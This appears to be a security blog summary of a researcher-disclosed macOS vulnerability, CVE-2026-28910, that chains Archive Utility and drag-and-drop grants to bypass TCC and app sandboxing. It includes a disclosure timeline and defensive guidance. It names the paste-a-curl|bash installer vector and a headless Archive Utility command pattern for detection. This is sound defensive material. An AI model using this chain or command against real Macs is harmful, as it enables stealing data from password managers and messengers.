
Suggested Remediation (per Mysk)
- Restrict Archive Utility’s effective filesystem access so it cannot reach into other apps’ sandboxed data containers.
- Make drag-and-drop grants scoped (per-app, per-session, or revocable), rather than the current permanent SIP-protected grant in
com.apple.macl. - Re-validate code-signature integrity at app launch — a third-party app whose bundle was rewritten in place should not run silently.
- Surface clearer indication when a TCC-protected resource is reached via an indirect process such as Archive Utility, not just the immediate caller.
Report Timeline
| Date | Event |
|---|---|
| 2025-10-17 | Mysk submits report to Apple. |
| 2025-10-23 | Mysk sends first follow-up. |
| 2025-10-27 | Apple responds: still investigating, no updates to share. |
| 2025-11-03 | macOS 26.1 released; issue still present. |
| 2025-11-04 | Mysk sends second follow-up. |
| 2025-11-10 | Apple responds: issue confirmed reproducible; investigating underlying cause. |
| 2025-11-19 | Apple requests a simpler PoC; notes current PoC requires a high amount of user interaction. |
| 2025-12-11 | Mysk provides further information; the existing PoC is considered simple enough. |
| 2025-12-12 | macOS 26.2 released; issue still present. |
| 2025-12-16 | Apple confirms attack-flow understanding; fix scheduled for spring 2026. |
| 2025-12-16 | Mysk highlights risk to Signal and 1Password users; requests disclosure to 1Password. |
| 2025-12-16 | Apple requests more time for internal review. |
| 2026-02-11 | macOS 26.3 released; issue still present. |
| 2026-03-10 | Mysk sends third follow-up. |
| 2026-03-17 | macOS 26.3.2 released; last affected version. |
| 2026-03-24 | macOS 26.4 released; issue fixed, but no CVE or credit in the security advisory. |
| 2026-03-24 | Mysk sends fourth follow-up. |
| 2026-03-26 | Apple confirms 26.4 changes and asks Mysk to verify the fix. |
| 2026-03-26 | Mysk confirms the fix; requests information about CVE and credit. |
| 2026-04-09 | Apple confirms a CVE will be assigned and credit given; notes the report overlapped with a previously-reported issue and was treated as a duplicate. |
| 2026-04-09 | Mysk requests permission to publish. |
| 2026-04-15 | Apple provides the CVE entry and credit; asks for no publication until fixes ship for all platforms. |
| 2026-05-11 | macOS 26.5 released; the 26.4 advisory is updated to include the CVE entry and credit. |
| 2026-05-11 | Mysk sends fifth follow-up. |
Key Takeaways
- The bug is a chain, not a single flaw. Three latent issues — Archive Utility’s expansive filesystem rights, the permanent
com.apple.maclgrant on drag-and-drop, and silent acceptance of in-place app-bundle rewrites — only become a critical vulnerability when stacked. Triage on its own would have rated each one low. - TCC and the App Sandbox are bypassed via a trusted indirection. Because Archive Utility itself is the process actually touching the file, the kernel does not surface a consent prompt against the spawning Terminal. The user clicking “Don’t Allow” on the TCC popup does not stop the copy.
- The
com.apple.maclgrant is permanent and unrevokable. One historical drag-and-drop into Terminal is enough; there is no supported macOS UI to revoke the grant afterwards. - Code signing failed silently. macOS allowed third-party app bundles to be rewritten in place and continued to launch them without complaint — the open question the Mysk team explicitly flagged.
- Privilege requirements are minimal. No
sudo, no Mac password, no privileged tool — just one paste of a familiar-lookingcurl | bashline and one drag of an icon shaped like an app. - Disclosure took five months. Reported 17 October 2025, fixed 24 March 2026 in macOS 26.4; CVE and credit only added to the advisory on 11 May 2026 after macOS 26.5 shipped.
- The fix surface is broader than the single CVE. macOS 26.4 also adds a Terminal paste-warning — useful generally, but only triggered for users who do not normally paste into Terminal.
Defensive Recommendations
- Update every macOS endpoint to 26.4 or later (and the corresponding back-port for older macOS lines released alongside 26.5). Treat any 26.0–26.3.2 box as residually vulnerable to the chain.
- Audit
com.apple.maclgrants on sensitive files.xattr -p com.apple.macl ~/Library/Containers/...on app preference plists and group container databases reveals which processes have permanent access; any non-Apple, non-app-vendor process there is a finding. - For high-risk endpoints, lock down Terminal pasting at the policy level. macOS 26.4’s Terminal paste-warning is a hint, not a control — consider an MDM-pushed Terminal configuration that requires per-paste confirmation, or run dev tooling inside containers / VMs so the host’s Terminal is rarely the install vector.
- Treat “drag the app into Applications” installers as untrusted by default. Until you can independently verify the drag target is what it claims to be (not a symlink or alias), prefer signed
.pkginstallers from the vendor over.dmgdrag-drop. Spot-check withls -laOinside mounted DMGs to surface aliases and symlinks. - Detect post-install app-bundle rewrites. Run a baseline checksum across
/Applications/*.app/Contents/MacOS/*and alert on any change that is not accompanied by a vendor update / Apple notarisation update. - Monitor for Archive Utility being invoked headlessly.
open -W -j -g -a "Archive Utility"patterns in shell history, EDR process trees, or unified-logs are highly atypical for normal user workflows and align tightly with theau-cpprimitive. - For password-manager and secure-messenger threat models, treat the macOS keychain prompt as insufficient identity proof. The whole point of the Signal hijack is that the prompt is the real macOS prompt — user education needs to centre on installer hygiene, not prompt-recognition.
- Centralise
~/Desktopand~/Documentsbackups off the endpoint. When TCC can be bypassed via Archive Utility, your last forensic backstop is a snapshot of what was on the box before the compromise.
Conclusion
CVE-2026-28910 is a particularly instructive macOS bug because none of its constituent design choices are obviously wrong in isolation — Archive Utility needs broad filesystem rights, drag-and-drop has to grant some kind of access, and the existing sandbox / TCC stack mostly works. The vulnerability emerges only when an unprivileged attacker stitches them together inside a Trojanised installer that hits a beat every macOS developer knows from a dozen legitimate tools. Apple’s 26.4 fix closes the immediate au-cp primitive and adds a Terminal paste-warning, but the broader systemic questions (permanent com.apple.macl grants, silent code-signing acceptance of in-place bundle rewrites) remain open. Patch fleet-wide to 26.4+ now, audit com.apple.macl attributes on sensitive containers, baseline app-bundle hashes, and treat drag-and-drop installers as needing the same scrutiny as curl | bash.
References
- Original write-up — Talal Haj Bakry & Tommy Mysk: CVE-2026-28910: Breaking macOS App Sandbox Data Containers, TCC, and Hijacking Apps Using Archive Utility
- Apple security advisories: support.apple.com
- Apple App Sandbox: developer.apple.com
- Apple Data Containers: developer.apple.com
- Apple TCC: support.apple.com
- Jeff Johnson on
com.apple.macl: lapcatsoftware.com - Eclectic Light on SIP &
macl: eclecticlight.co
Full credit for the vulnerability research, exploit construction, screenshots, videos, code listings, and disclosure timeline goes to Talal Haj Bakry and Tommy Mysk. Read the original at mysk.blog.